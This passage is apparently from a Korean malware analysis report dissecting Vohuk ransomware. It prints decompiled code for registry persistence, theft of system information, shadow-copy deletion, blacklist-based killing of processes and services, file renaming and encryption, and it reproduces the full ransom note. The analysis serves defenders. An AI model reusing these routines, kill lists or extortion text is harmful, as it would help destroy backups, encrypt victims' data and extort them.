*v19 = 0x840081008B0082i64;
*&v19[8] = 0x8900820080084i64;
*&v19[16] = 15728790;
do
{
  *(v18 + v8) ^= (v8 % 204) + 225;       // VohukTechnology
  ++v8;
}
while ( v8 < 0x10 );
v9 = v17;
v10 = sub_401820(dword_41D658, -802065504, 168);
v10(v9, v18, 0, 1, v14, 2 * v7 + 2);     // RegSetValueExW
v11 = v17;
v12 = sub_401820(dword_41D658, -1489173662, 163);
v12(v11);
```

[그림 111] 레지스트리 등록



[그림 112] 등록된 레지스트리 값

자기 자신을 복제하여 시스템이 부팅될 때마다 자동으로 실행되게끔 레지스트리에 등록한다.

사용자 시스템 정보 탈취

```
if ( v6 )                                           // IsWow64Process
  v6(v5, &dword_41D700);
v54 = 64;
v7 = sub_401820(dword_41D654, 1507439216, 81);// GlobalMemoryStatusEx
v7(&v54);
dword_41D7D0 = v55 >> 20;
dword_41D704 = sub_40F520();
for ( i = 0; i < 0x11C; ++i )
  *(v52 + i) = 0;
v52[0] = 284;
v53 = 1;
v8 = sub_401820(dword_41D654, 198612529, 93); // VerSetConditionMask
v9 = v8(0, 0, 128, 1);
v10 = sub_401820(dword_41D654, 845725251, 80);
byte_41D6FA = v10(v52, 128, v9, HIDWORD(v9)) == 0;// VerifyVersionInfoW
byte_41D6F8 = sub_4144F0();
v11 = sub_401820(dword_41D654, -717288140, 32);
v12 = v11();                                        // GetCurrentProcessId
byte_41D6F9 = sub_414A30(v12);
v13 = 0;
v14 = sub_401820(dword_41D668, -1645770814, 134);
if ( !v14(0, &v61, &v65) )                          // NetGetJoinInformation
```

[그림 113] 사용자 시스템 정보 탈취 로직1

```
v17 = sub_401820(dword_41D654, 523025484, 78);// GetComputerNameW
if ( !v17(v49, &v65) )
{
  v18 = sub_401820(dword_41D650, -4963441, 3);
  v18(-1, 0);
}
v65 = 260;
v19 = sub_401820(dword_41D658, 1275103196, 161);
if ( !v19(v48, &v65) )                              // GetUserNameW
```

[그림 114] 사용자 시스템 정보 탈취 로직2

```
MOV EDI, EDI                              CreateFileW
PUSH EBP
MOV EBP, ESP
AND ESP, FFFFFFF8
SUB ESP, 18
MOV ECX, DWORD PTR SS:[EBP + 1C]
MOV EAX, ECX                              ecx:L"C:\\ProgramData\\Vohuk\\INF.txt"
```

[그림 115] INF.txt 생성

```
PUSH 18                                   WriteFile
PUSH kernelbase.76D26160
CALL kernelbase.76C94DEC
XOR ECX, ECX                              ecx:"[>>>>] SYSINFO \r\n\r\n WinVer:
MOV DWORD PTR SS:[EBP - 20], ECX          [ebp-20]:L"YES"
MOV DWORD PTR SS:[EBP - 1C], ECX          [ebp-1C]:L"NO"
MOV ESI, DWORD PTR SS:[EBP + 14]
```

[그림 116] INF.txt 작성

사용자의 윈도우 정보, 세션 ID, 메모리 정보 등을 탈취하여 INF.txt 파일에 작성한다.

파일에 작성되는 명	의미
WinVer	윈도우 버전
SessionID	SID
MEM	메모리 용량
NumberOfProcessors	프로세스 갯수
ThreadsCount	쓰레드 갯수
IsServer	서버 유무
InDomain	도메인 유무
IsPDC	분산 컴퓨터 유무
SSE2[1)]	SSE2 명령어 지원 유무
AVX2[2)]	AVX2 지원 유무
UserName	로그인한 유저명
NETBIOS	컴퓨터 이름
UID	User ID

[표 22] 탈취하는 시스템 정보

1) SSE2: x86 · AMD64 확장 명령어
2) AVX2: x86 · AMD64 확장 명령어

불필요한 정보 삭제

```
v0 = sub_401820(dword_41D678, -764546874, 126);
if ( v0(0, 0, 7) )                                    // SHEmptyRecycleBinW
```

[그림 117] 휴지통 자료 삭제

Recyclebin 경로를 확인하여 휴지통에 들어있는 불필요한 자료들을 삭제한다.

WQL을 통한 VolumeShadowCopy 삭제

```
v10 = sub_401820(dword_41D66C, 1212183366, 58);
if ( v10(0, 2) < 0 )                          // CoInitializeEx
  goto LABEL_27;
v11 = sub_401820(dword_41D66C, 309505089, 57);
if ( v11(0, -1, 0, 0, 0, 3, 0, 0, 0) < 0 )    // CoInitializeSecurity
  goto LABEL_27;
v12 = sub_401820(dword_41D66C, 900920704, 60);
if ( v12(&unk_416020, 0, 1, &unk_416040, &v58) < 0 )// CoCreateInstance
  goto LABEL_27;
v13 = sub_401820(dword_41D654, 1555234077, 18);
v13(v42);                                     // GetNativeSystemInfo
if ( v42[0] == 9 )
{
  v14 = sub_401820(dword_41D66C, 900920704, 60);
  if ( v14(&unk_416030, 0, 1, &unk_416050, &v63) < 0 )// CoCreateInstance
    goto LABEL_27;
  v15 = sub_401820(dword_41D670, -429392242, 61);
  v15(v48);                                   // VariantInit
  v49 = 64;
  v48[0] = 3;
  v16 = (*(*v63 + 32))(v63, v52, 0, v48);
  v17 = sub_401820(dword_41D670, -1292234367, 62);
  v17(v48);                                   // VariantClear
  if ( v16 < 0 )
    goto LABEL_27;
}
if ( (*(*v58 + 12))(v58, v62, 0, 0, 0, 0, 0, v63, &v65) < 0
  || (v18 = v65, v19 = sub_401820(dword_41D66C, -1952352826, 56), v19(v18, 10, 0, 0, 3, 3, 0, 0) < 0)// CoSetProxyBlanket
  || (*(*v65 + 80))(v65, v3, v53, 48, 0, &v64) < 0 )// Shadow 복사본 확인
```

[그림 118] VolumeShadowCopy 확인

```
(*(*i + 16))(i, -1, 1, &v59, &v54);          // Shadowscopy 리스트를 하나씩 가져옴
if ( !v54 )
  goto LABEL_28;
v21 = sub_401820(dword_41D670, -429392242, 61);
v21(v48);
v56 = 10879144;
v57 = 227;
for ( j = 0; j < 3; ++j )
  *(&v56 + j) ^= (j % 204) + 225;            // ID
(*(*v59 + 16))(v59, &v56, 0, v48, 0, 0);     // Shadowscopy ID를 가져옴
v60 = 9109686;
v23 = 0;
*v61 = 0xB900D700D7008Di64;
*&v61[8] = 0x8E0088008000B4i64;
*&v61[16] = 0x8100AE009B0084i64;
*&v61[24] = 0xBB00DF0089009Fi64;
*&v61[32] = 0xD300D200C900B7i64;
*&v61[40] = 0xFA00DE008B009Bi64;
do
{
  *&v61[2 * v23 - 4] ^= (v23 % 204) + 225;  // Win32_ShadowCopy.ID='%ls'
  ++v23;
}
while ( v23 < 0x1A );
sub_408670(v41, &v60, v49);
(*(*v65 + 64))(v65, v41, 0, 0, 0);           // Delete Instance
```

[그림 119] VolumeShadowCopy 삭제

프로세스 활동 중지

```
v6 = sub_401820(dword_41D650, 668634152, 6);
if ( !v6(5, v4, v5, 0) )                    // ZwQuerySystemInformation
{
  v7 = v4;
  do
  {
    v8 = v7;
    v29 = v7;
    v9 = v7 + *v7;
    v10 = 0;
    v28 = v8;
    v30 = v9;
    do
    {
      v11 = off_417CA0[v10];
      v12 = *(v8 + 60);
      v13 = sub_401820(dword_41D680, -1862788329, 77);
      v14 = v13(v12, v11);                  // StrStrIW
      v8 = v28;
      if ( v14 )                            // 블랙리스트 프로세스 확인
        sub_410860(*(v28 + 68), *(v28 + 60));// 프로세스 종료
      ++v10;
    }
    while ( v10 < 19 );
```

[그림 120] 블랙리스트 프로세스 확인

```
v4 = sub_401820(dword_41D654, -1139458538, 82);
v42 = v4(1048577, 0, a1);                   // OpenProcess
if ( v42 )
{
  v5 = sub_401820(dword_41D650, -4963441, 3);
  v6 = v5(v42, 0);                          // ZwTerminateProcess
```

[그림 121] 프로세스 종료

steam	winword
notepad	msaccess
wordpad	outlook
notepad++	registery
powerpnt	onenote
thunderbird	thebat
oracle	sqlmangr
excel	agntsvc
firefox	vxmon
visio	

[표 23] 프로세스 블랙리스트 문자열

서비스 활동 중지

```
v2 = sub_401820(dword_41D654, -236326119, 83);
v3 = v2();                                          // GetTickCount
v4 = sub_401820(dword_41D658, -1139712961, 153);
v5 = (v4)(0, 0, 983103);                            // OpenSCManagerW
v54 = v5;
if ( !v5 )
  return v64;
v6 = sub_401820(dword_41D658, 589734207, 157);
v7 = v6(v5, v59, 65580);                            // OpenServiceW
v57 = v7;
if ( !v7 )
  goto LABEL_53;
v8 = sub_401820(dword_41D658, 2006701325, 158);
if ( !(v8)(v7, 0, v51, 36, &v61) )                  // QueryServiceStatusEx
  goto LABEL_52;
while ( 1 )
{
  v9 = v52;
  if ( v52 == 1 )
  {
    v41 = sub_401820(dword_41D658, 538347945, 154);// DeleteService
```

[그림 122] 특정 서비스 종료 루틴

vss	Volume Shadow Copy 관련 서비스
sql	SQL 관련 서비스
svc$	SVSVC 등 암호화에 방해가 되는 서비스
memtas	Mail 관련 서비스
mepocs	Mail 관련 서비스
sophos	Sophos 보안 소프트웨어 관련 서비스
veeam	Veeam Backup Solution 관련 서비스
backup	Backup 관련 서비스
msexchange	Mail 관련 서비스
MSSQL	SQL 관련 서비스

[표 24] 서비스 블랙리스트 문자열

드라이브 마운트

```
      v9 = sub_401820(dword_41D654, -225217155, 106);
      v35 = v9(v27, 260);                               // FindFirstVolumeW
  v5 = sub_401820(dword_41D654, -1876359083, 100);
  if ( (v5)(this, v4, 260, &v33) )                      // GetVolumePathNamesForVolumeNameW
  {
LABEL_4:
    if ( !*v4 && v33 == 1 )
    {
      v15 = sub_401820(dword_41D654, -466494696, 98);
      v16 = v15(this);                                  // GetDriveTypeW
      if ( v16 == 2 || v16 == 3 )
      {
        v17 = dword_41DC30;
        v18 = sub_401820(dword_41D654, -1311860914, 54);
        v19 = v18(v17, 8, 65537);
        v20 = sub_401820(dword_41D654, -759174131, 31);
        v20(v19, v32);
        v31[0] = 9240707;
        v21 = 0;
        v31[1] = 9437324;
        v31[2] = 8454280;
        v31[3] = 15204501;
        do
        {
          *(v31 + v21) ^= (v21 % 33) + 225;             // bootmgr
          ++v21;
        }
        while ( v21 < 8 );
        v20 = sub_401820(dword_41D654, 1127001268, 99);
        if ( !v20(v35, v27, 260) )                      // FindNextVolumeW
          goto LABEL_30;
```

[그림 123] 사용 가능한 드라이브를 찾음

```
MOV EDI, EDI                                SetVolumeMountPointW
PUSH EBP
MOV EBP, ESP
SUB ESP, 43C
MOV EAX, DWORD PTR DS:[76420140]
XOR EAX, EBP
MOV DWORD PTR SS:[EBP - 4], EAX
PUSH EBX
MOV EBX, DWORD PTR SS:[EBP + 8]             [ebp+8]:L"A:\\"
```

[그림 124] 볼륨 마운트

숨겨진 드라이브까지 암호화하기 위해 모든 드라이브를 찾아서 마운트 한다.

쓰레드 생성

```
result = (v1)(-1, 0, 0, v0);                    // CreateIoCompletionPort
*(dword_41D7E0 + 220) = result;
if ( !result )
  return result;
v3 = sub_401820(dword_41D650, -2108213568, 9);
v3(-2147483647, &v146);                         // ZwSetThreadExecutionState
v4 = sub_401820(dword_41D654, -236326119, 83);
v5 = v4();                                      // GetTickCount
```

[그림 125] 비동기 I/O Port 생성

파일 암호화를 병렬화하기 위해 I/O Port를 생성하고 파일을 암호화할 때 오류를 최소화하기 위해서 최대 절전 모드를 중지한다.

```
for ( i = v13; v15 < dword_41D710; v14 = dword_41D710 )// 8
{
  v16 = sub_401820(dword_41D654, -400968559, 19);
  *(v9 + 4 * v15++) = (v16)(0, 0, sub_410E60, 0, 0, 0);// CreateThread
}
```

[그림 126] 쓰레드 생성 1

```
for ( j = i; v21 < dword_41D710; v20 = dword_41D710 )// 8
{
  v23 = sub_401820(dword_41D654, -400968559, 19);
  *(j + 4 * v21++) = (v23)(0, 0, sub_411880, 0, 0, 0);// CreateThread
}
```

[그림 127] 쓰레드 생성 2

파일 암호화하는 함수 쓰레드 16개를 생성한다.

랜섬 노트 생성

```
v18 = sub_401820(dword_41D654, 350736386, 188);
v47 = (v18)(v5, 0, v53, 0, 0, v17);          // FindFirstFileExW

if ( (v53[0] & 0x10) != 0 )
{
  v23 = 0;
  while ( 1 )
  {
    v24 = off_417468[v23];                   // 제외 폴더명 검사
    v25 = sub_401820(dword_41D654, 716939498, 51);
    if ( !v25(v54, v24) )
      break;
    if ( ++v23 >= 31 )
    {
      v26 = sub_401820(dword_41D654, -759174131, 31);
      v26(v5, v50);
      v27 = sub_401820(dword_41D654, -759190631, 34);
      v27(v5, L"\\");
      v28 = sub_401820(dword_41D654, -759190631, 34);
      v28(v5, v54);
      sub_40A630(v5, v51);
      break;
    }
  }
}
```

[그림 128] 랜섬노트 생성 디렉토리 결정

Windows	$Windows.~bt
$windows.~ws	windows.old
windows nt	application data
AppData	All Users
Public	Boot
Intel	ProgramData
PerfLogs	System Volume Information
MSOCache	$RECYCLE.BIN
Default	Config.Msi
tor browser	msbuild
internet explorer	common files
microsoft.net	microsoft
windows defender	windowsapps
windowspowershell	windows security
windows photo viewer	Google
mozilla	

[표 25] 디렉토리 화이트 리스트 문자열

```
v7(v5, L"\\README.txt");
v8 = sub_401820(dword_41D654, -1720680848, 38);
v49 = (v8)(v5, 0x40000000, 0, 0, 1, 128, 0);// CreateFileW
if ( v49 != -1 )
{
  v9 = *(dword_41D7E0 + 84);
  v10 = sub_401820(dword_41D654, -758863062, 40);
  v11 = v10(v9);
  v12 = *(dword_41D7E0 + 84);
  v13 = sub_401820(dword_41D654, -170092304, 41);
  (v13)(v49, v12, v11, v52, 0);                 // WriteFile
```

[그림 129] 랜섬노트 생성

README.txt - Windows 메모장

파일(F) 편집(E) 서식(O) 보기(V) 도움말

[~] Vohuk Ransomware V1.3

>>> What's happened?
ALL YOUR FILES ARE STOLEN AND ENCRYPTED.
To recovery your data and not to allow data leakage, it is possible only through purchase of a private key from us.

>>> What guarantees?
We are not a politically motivated group and we do not need anything other than your money.
Before paying you can send us up to 2 files for free decryption.
The total size of files must be less than 2MB(non archived).
files should not contain valuable information. (databases, backups, large excel sheets, etc.)

>>> CONTACT US:
Please write an email to both: pay @tutanota.com & pay @msgsafe.io
Write this Unique-ID in the title of your message:

>>> ATTENTION!
Do not delete or rename or modify encrypted files.
Do not try to decrypt using third party software, it may cause permanent data loss.
Decryption of your files with the help of third parties may cause increased price(they add their fee to our).
We use strong encryption, nobody can restore your files except us.
The price depends on how fast you contact with us.
remember to hurry up, as your email address may not be available for very long.
All your stolen data will be loaded into cybercriminal forums/blogs if you do not pay ransom.
If you do not pay the ransom we will attack your company repeatedly again.

[그림 130] 생성된 랜섬노트

랜섬노트에 작성된 이메일	pay @tutanota.com, pay @msgsafe.io
이메일 정보	종단 간 암호화 이메일

[표 26] 랜섬노트 이메일

Vohuk 랜섬웨어는 README.txt의 텍스트 파일 형태로 금전요구 및 지불 방식에 대한 설명문을 남기게 된다. 또한, 디렉토리 화이트 리스트 문자열을 통해 화이트 리스트에 해당하는 문자열이면 암호화 대상 디렉토리에서 제외하고 그렇지 않으면 암호화 대상 디렉토리이다.

암호화 대상 파일 탐색

```
v18 = sub_401820(dword_41D654, 350736386, 188);
v47 = (v18)(v5, 0, v53, 0, 0, v17);          // FindFirstFileExW
  v30 = v29(v54);                            // PathFindExtensionW
  if ( *v30 )
  {
    v31 = 0;
    while ( 1 )
    {
      v32 = off_416F9C[v31];                 // 제외 확장자 검사
      v33 = sub_401820(dword_41D654, 716939498, 51);
      if ( !(v33)(v30, v32) )
        break;
      if ( ++v31 >= 11 )
        goto LABEL_22;
    }
  }
```

[그림 131] 파일 탐색 및 확장자 화이트 리스트 검사

.dll	.exe	.sys
.efi	.drv	.msi
.lnk	.reg	.hta
.Vohuk	.ico	

[표 27] 확장자 화이트 리스트 문자열

```
v35 = off_417124[v34];                       // 제외 파일 검사
v36 = sub_401820(dword_41D654, 716939498, 51);
if ( !v36(v54, v35) )
  break;
```

[그림 132] 파일 화이트 리스트 검사

ntldr	ntuser.dat
bootsect.bak	ntuser.dat.log
autorun.inf	thumbs.db
iconcache.db	bootfont.bin
boot.ini	desktop.ini
ntuser.ini	bootmgr
BOOTNXT	README.txt

[표 28] 파일 화이트 리스트 문자열

암호화 대상 파일명 변경

```
for ( i = 0; i < 0x3F; ++i )
  *(v8 + 2 * i) ^= (i % 225) + 246;           // 0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz
for ( j = 0; j < 9; ++j )
{
  v11 = sub_401820(dword_41D654, 1300878243, 50);
  v11(&unk_41DBFC);                           // RtlEnterCriticalSection
  dword_41DBF8 = 2147483629 * dword_41DBF8 + 2147483587;
  v12 = dword_41D654;
  v87[j] = *(v8 + 2 * (HIWORD(dword_41DBF8) % 0x7FFFFFFFu % 0x3E));// 랜덤 파일명
  v13 = sub_401820(v12, 554634546, 49);
  v13(&unk_41DBFC);                           // RtlLeaveCriticalSection
}
v14 = v96;
v87[9] = 0;
v15 = sub_401820(dword_41D654, -759174131, 31);
v15(v14, v92);
v95 = 14811325;
for ( k = 0; k < 2; ++k )
  *(&v95 + k) ^= (k % 33) + 225;              // \\
v17 = sub_401820(dword_41D654, -759190631, 34);
v17(v14, &v95);
v18 = sub_401820(dword_41D654, -759190631, 34);
v18(v14, v87);
v19 = sub_401820(dword_41D654, -759190631, 34);
v19(v14, L".Vohuk");
```

[그림 133] 암호화 대상 파일명 변경

```
MOV EDI, EDI                          MoveFileExW
PUSH EBP
MOV EBP, ESP
XOR EAX, EAX
PUSH EAX
PUSH DWORD PTR SS:[EBP + 10]
PUSH EAX
PUSH EAX
PUSH DWORD PTR SS:[EBP + C]           [ebp+C]:L"\\\\?\\C:\\Program Files\\AccessData\\FTK Imager\\waaHM7Id3.Vohuk"
PUSH DWORD PTR SS:[EBP + 8]           [ebp+8]:L"\\\\?\\C:\\Program Files\\AccessData\\FTK Imager\\ADG_EULA.rtf"
CALL <kernelbase.MoveFileWithProgressTra
POP EBP
RET C
```

[그림 134] 파일명 변경

암호화 대상 파일명을 [랜덤].Vohuk으로 변경한다.

암호화 키 생성

```
sub_401910(v85);                                  // key 생성1
sub_401910(v84);                                  // key 생성2
(Make_key1)(&unk_417CFC);
(Make_key1)(&unk_417CFC);
(Make_key1)(&unk_41742C);
(Make_key2)(v41);
(Make_key1)(&unk_41742C);
(Make_key2)(v42);
Make_key3(v86, (v40 + 24));
```

[그림 135] 암호화 키 생성 로직

```
if ( (v3)(&v46, L"RNG", L"Microsoft Primitive Provider", 0) )// BCryptOpenAlgorithmProvider
{
  v8 = sub_401820(dword_41D654, -792737981, 30);
  v42 = v8();
  v9 = sub_402150(v39);
  for ( jj = 0; jj < 0x36; ++jj )
    *(v9 + 2 * jj) ^= (jj % 183) + 33;
  sub_413050(v9, v42);
  v11 = sub_401820(dword_41D650, -4963441, 3);
  (v11)(-1, 0);
}
if ( (v5)(v46, this, 32, 0) )                // BCryptGenRandom
```

[그림 136] 랜덤 키 생성 로직

주소	Hex	ASCII
0374A038	0B D5 37 49 D6 20 A9 89 20 4D 92 18 6E 30 18 4E	.Õ7IÖ ©. M..n0.N
0374A048	74 E2 B1 D0 05 01 6B 5E C0 93 BA 17 5A 09 A5 45	tâ±Ð..k^À.º.Z.¥E
0374A058	77 13 5D 86 6B E0 B5 F4 D8 E1 B2 CD 09 20 D1 82	w.].kàµôØá²Í. Ñ.
0374A068	9C 27 04 19 FB B0 0E EF 78 C2 63 12 80 B7 57 70	.'..û°.ïxÂc..·Wp
0374A078	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0374A088	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0374A098	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0374A0A8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0374A0B8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0374A0C8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0374A0D8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0374A0E8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0374A0F8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....

[그림 137] 생성된 암호화 키

```
  LOBYTE(v8) = (sub_403A30)(a1 + 16, 20);// 암호화 함수 및 암호화 키 연산
  a1[12] += 8;
  a1[144] = a4;
  v21 = 0;
  if ( a4 )
  {
    v22 = (v5 - v39);
    do
    {
      v23 = &v39[v21];
      LOBYTE(v8) = *(v36 + v21) ^ v39[v21 + v22];
      ++v21;
      *v23 = v8;
    }
    while ( v21 < v35 );
  }
  return v8;
}
(sub_403A30)(a3, 20);                // 암호화 함수 및 암호화 키 연산
```


[그림 138] 암호화 키 연산 로직

주소	Hex																ASCII
03644040	FD	D7	ED	3A	F1	70	BA	CA	2D	7B	07	D6	B4	F3	0D	B8	ýxí:ñpºÉ-{.Ö´ó.¸
03644050	47	D0	E5	82	05	D5	26	20	CB	B9	0C	05	E4	2C	EF	FD	GÐå..Õ& Ë¹..ä,ïý
03644060	0C	40	C1	14	A5	D4	26	9A	5E	22	3A	23	95	D3	AB	3F	.@Á.¥Ô&.^":#.Ó«?
03644070	34	FA	F5	68	9E	9A	A7	02	9B	73	6D	B1	86	25	69	5C	4úõh..§..sm±.%i\
03644080	9D	08	1E	64	06	E6	F1	31	A0	9F	A5	28	87	BF	8D	54	...d.æñ1 .¥(.¿.T
03644090	33	A5	AA	45	D9	DE	B0	31	05	2C	84	C5	71	B8	E0	97	3¥ªEÙÞ°1.,.Åq¸à.
036440A0	54	4F	0B	75	0C	21	2D	13	AF	FC	BB	07	11	A1	63	02	TO.u.!-.¯ü».¡c.
036440B0	1D	29	37	2B	A7	61	AC	82	EC	1D	95	16	74	68	2E	84	.)7+§a¬.ì...th..
036440C0	C2	53	96	0A	EF	AE	20	FD	43	FE	83	CB	4F	CC	D8	25	ÂS..ï® ýCþ.ËOIØ%
036440D0	01	F5	AB	9C	F2	CE	95	3A	97	BD	AB	6E	F7	83	8A	1F	.õ«.òÎ.:.½«n÷...
036440E0	70	9C	4E	95	CC	73	E9	4B	99	E3	8C	F6	82	C6	44	D8	p.N.ÌséK.ã.ö.ÆDØ
036440F0	CC	B0	18	38	BB	13	FD	6B	DD	50	D8	BB	EC	0E	5D	B7	Ì°.8».ýkÝPØ»ì.]·
03644100	B0	AD	7C	29	ED	C6	68	0B	BC	3B	A3	72	91	F4	A7	46	°.|)íÆh.¼;£r.ô§F

[그림 139] 최종 암호화 키

BCryptGenRandom 함수로 암호화 키를 생성하고 Make_key 함수들을 통해 연산 후 다시 한번 암호화 키 연산을 거친 후 파일 암호화에 사용된다.

파일 암호화



[그림 140] 파일 암호화 루틴

```
  v51(v100, v40 + 524912);                      // GetFileSizeEx
  if ( dword_41D69C == 1 )
  {
LABEL_43:
    *(v40 + 524936) = 1;
    goto LABEL_44;
  }
  if ( dword_41D69C != 2 )
  {
    if ( dword_41D69C )
      goto LABEL_44;
    if ( *(v40 + 524912) > 0xA00000 )           // 10MB 이상
    {
      v52 = sub_401820(dword_41D680, -61077273, 189);
      v101 = v52(a3);                           // PathFindExtensionW
      if ( !*v101 )
      {
LABEL_41:
        v83 = *(v40 + 524916);
        *(v40 + 524936) = 2;
        *(v40 + 524928) = (sub_409C30)(*(v40 + 524912), v83);// 암호화 키값 연산
        goto LABEL_44;
      }
      v53 = 0;
      while ( 1 )
      {
        v54 = off_417180[v53];                  // 제외 확장자 검사
```

[그림 141] 파일 크기 검사 로직

파일의 첫 200byte는 xor 연산으로 암호화된다.

```
v9 = *v5++ ^ *(a1 + v8 + 64);
*a3++ = v9;
v8 = a1[144] + 1;
v39 = a3;
--a4;
a1[144] = v8;
v34 = v5;
v35 = a4;
if ( !a4 )
  return v8;
if ( v8 >= 0x200 )
```

[그림 142] 200byte 암호화 로직

```
  LOBYTE(v8) = (sub_403A30)(a1 + 16, 20);// 암호화 함수 및 암호화 키 연산
  a1[12] += 8;
  a1[144] = a4;
  v21 = 0;
  if ( a4 )
  {
    v22 = (v5 - v39);
    do
    {
      v23 = &v39[v21];
      LOBYTE(v8) = *(v36 + v21) ^ v39[v21 + v22];
      ++v21;
      *v23 = v8;
    }
    while ( v21 < v35 );
  }
  return v8;
}
(sub_403A30)(a3, 20);                 // 암호화 함수 및 암호화 키 연산
```

[그림 143] 암호화 로직

```
__asm
{
  vbroadcasti128 ymm4, xmmword ptr [ecx+20h]
  vbroadcasti128 ymm2, xmmword ptr [ecx]
  vbroadcasti128 ymm3, xmmword ptr [ecx+10h]
  vbroadcasti128 ymm5, xmmword ptr [ecx+30h]
  vmovdqa xmm0, ds:xmmword_417D60
}
v11 = ~*(_ECX + 48);
LODWORD(result) = a4;
__asm
{
  vpinsrd xmm1, xmm0, ecx, 1
  vpshufd xmm0, xmm1, 0FFh
  vinsertf128 ymm6, ymm1, xmm0, 1
  vmovdqa xmm0, ds:xmmword_417D70
  vpinsrd xmm1, xmm0, edx, 1
  vmovdqa xmm0, ds:xmmword_417D30
  vpinsrd xmm0, xmm0, ecx, 1
  vinsertf128 ymm7, ymm1, xmm0, 1
  vmovdqa xmm0, ds:xmmword_417D80
  vpinsrd xmm1, xmm0, edx, 1
  vmovdqa xmm0, ds:xmmword_417D40
  vpinsrd xmm0, xmm0, ecx, 1
  vinsertf128 ymm0, ymm1, xmm0, 1
  vmovdqu ymmword ptr [ebp-280h], ymm0
  vmovdqa xmm0, ds:xmmword_417D90
}
```

[그림 144] 암호화 로직 중 일부

.4dd	.4dl	.dcx	.exb	.icr
.accdc	.accde	.accdr	.ddl	.mdt
.accdt	.accft	.adb	.dlis	.fdb
.ade	.adf	.adp	.dp1	.fic
.arc	.ora	.alf	.dqy	.fmp
.ask	.btr	.bdf	.dsk	.fmp12
.cat	.cdb	.ckp	.dsn	.fmpsl
.cma	.cpd	.dacpac	.dtsx	.fol
.dad	.dadiagrams	.daschema	.dxl	.fp3
.frm	.gdb	.grdb	.gwi	.hdb
.his	.ib	.idb	.ihx	.itdb
.db	.db-shm	.db-wal	.eco	.fp4
.db3	.dbc	.dbf	.ecx	.fp5
.dbs	.dbt	.dbv	.edb	.fp7
.dbx	.dcb	.dct	.epim	.fpt
.itdb	.itw	.jet	.jtx	.kdb
.kexi	.kexic	.kexis	.lgc	.lwx
.maf	.maq	.mar	.mas	.mav
.mdb	.mdf	.mpd	.mrg	.mud
.mwb	.myd	.ndf	.nnt	.nrmlib
.ns2	.ns3	.ns4	.nsf	.nv
.nv2	.nwdb	.nyf	.odb	.oqy
.orx	.owc	.p96	.p97	.pan
.pdm	.pnz	.qry	.qvd	.rbf
.rctd	.rodx	.rpd	.rsd	.sas7bdat
.sbf	.scx	.sdb	.sdc	.sdf
.sis	.spq	.sql	.sqlite	.sqlite3
.sqlitedb	.te	.temx	.tmd	.tps
.trc	.trm	.udb	.udl	.usr
.v12	.vis	.vpd	.vvv	.wdb
.wmdb	.wrk	.xdb	.xld	.xmlff
.abcddb	.abs	.abx	.accdw	
.db2	.fm5	.hjt	.icg	
.kdb	.lut	.maw	.fcd	
.ibd	.accdb	.mdn	.adn	

[표 29] 10MB 이상 확장자 화이트 리스트 문자열

불필요한 정보 삭제

```
v0 = sub_401820(dword_41D678, -764546874, 126);
if ( v0(0, 0, 7) )                              // SHEmptyRecycleBinW
```

[그림 145] 휴지통 자료 삭제

Recyclebin 경로를 확인하여 휴지통에 들어있는 불필요한 자료들을 삭제한다.

WQL을 통한 VolumeShadowCopy 삭제

```
v10 = sub_401820(dword_41D66C, 1212183366, 58);
if ( v10(0, 2) < 0 )                          // CoInitializeEx
  goto LABEL_27;
v11 = sub_401820(dword_41D66C, 309505089, 57);
if ( v11(0, -1, 0, 0, 0, 3, 0, 0, 0) < 0 )    // CoInitializeSecurity
  goto LABEL_27;
v12 = sub_401820(dword_41D66C, 900920704, 60);
if ( v12(&unk_416020, 0, 1, &unk_416040, &v58) < 0 )// CoCreateInstance
  goto LABEL_27;
v13 = sub_401820(dword_41D654, 1555234077, 18);
v13(v42);                                     // GetNativeSystemInfo
if ( v42[0] == 9 )
{
  v14 = sub_401820(dword_41D66C, 900920704, 60);
  if ( v14(&unk_416030, 0, 1, &unk_416050, &v63) < 0 )// CoCreateInstance
    goto LABEL_27;
  v15 = sub_401820(dword_41D670, -429392242, 61);
  v15(v48);                                   // VariantInit
  v49 = 64;
  v48[0] = 3;
  v16 = (*(*v63 + 32))(v63, v52, 0, v48);
  v17 = sub_401820(dword_41D670, -1292234367, 62);
  v17(v48);                                   // VariantClear
  if ( v16 < 0 )
    goto LABEL_27;
}
if ( (*(*v58 + 12))(v58, v62, 0, 0, 0, 0, 0, v63, &v65) < 0
